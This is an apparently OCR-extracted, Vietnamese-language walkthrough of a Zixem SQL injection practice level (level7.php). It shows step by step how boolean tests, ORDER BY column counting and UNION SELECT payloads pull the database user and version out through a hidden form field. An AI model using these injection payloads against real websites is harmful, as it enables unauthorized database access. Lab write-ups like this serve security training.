
Giao diện ban đầu của trang web như hình dưới.

SQLi/level7.php?id=1

Wanna be cool like this guy? call: 1337-000-000



Age: 30
Cool rating: 10

---

good luck. -Zixem

Thử thêm dấu ‘ để kiểm tra, ta thấy trang web có đổi phần dưới từ good luck thành Level developed

/level7.php?id=1%27


Wanna be cool like this guy? call: 1337-000-000

Age: 30
Cool rating: 10

Level developed by Zixem

php?id=1%20and%201=2

Wanna be cool like this guy? call: 1337-000-000



Age: 30
Cool rating: 10

Level developed by Zixem

hp?id=1%20and%201=1

Wanna be cool like this guy? call: 1337-000-000

Age: 30
Cool rating: 10


---

good luck. -Zixem

Sau khi dùng and 1=1 và and 1=2 để kiểm ta thì suy ra được khi query thành công sẽ trả về là good luck, còn không thì sẽ là level developed.

p?id=1%20order%20by%204

Wanna be cool like this guy? call: 1337-000-000



Age: 30
Cool rating: 10

Level developed by Zixem

Tiếp theo sử dụng order by để kiểm tra số cột của bảng, thử lần lượt đến order by 4 thì kết quả là level developed chứng tỏ có 3 cột.

hp?id=1%20and%201=2%20union%20select%20user(),version(),3

Wanna be cool like this guy? call: 1337-000-000

Age: 30
Cool rating: 10

---

good luck. -Zixem

Tiếp theo dùng union để lấy kết quả, thêm điều kiện and 1=2 để bỏ query đầu tiên.

Payload: and 1=2 union select user(), version(), 3

```
<p />
  <link REL="SHORTCUT ICON" HREF='https://developers.google.com/native-cli
<input type='hidden' name='status' value='ok8.0.21' /><b><u><i>Age:</i></u
good luck. -Zixem
</center>
```

Vào source code kiểm tra ta thấy có một giá trị bị ẩn là status, giá trị của nó là version(), tức là parameter thứ 2 trong câu query.

```
p />
 <link REL="SHORTCUT ICON" HREF='https://developers.google.com/n
input type='hidden' name='status' value='okzixem@localhost' /><b
ood luck. -Zixem
/center>
```

Cuối cùng chỉ cần chọn user() làm parameter thứ 2 là nhận được kết quả.

Payload: : and 1=2 union select 1, user(), 3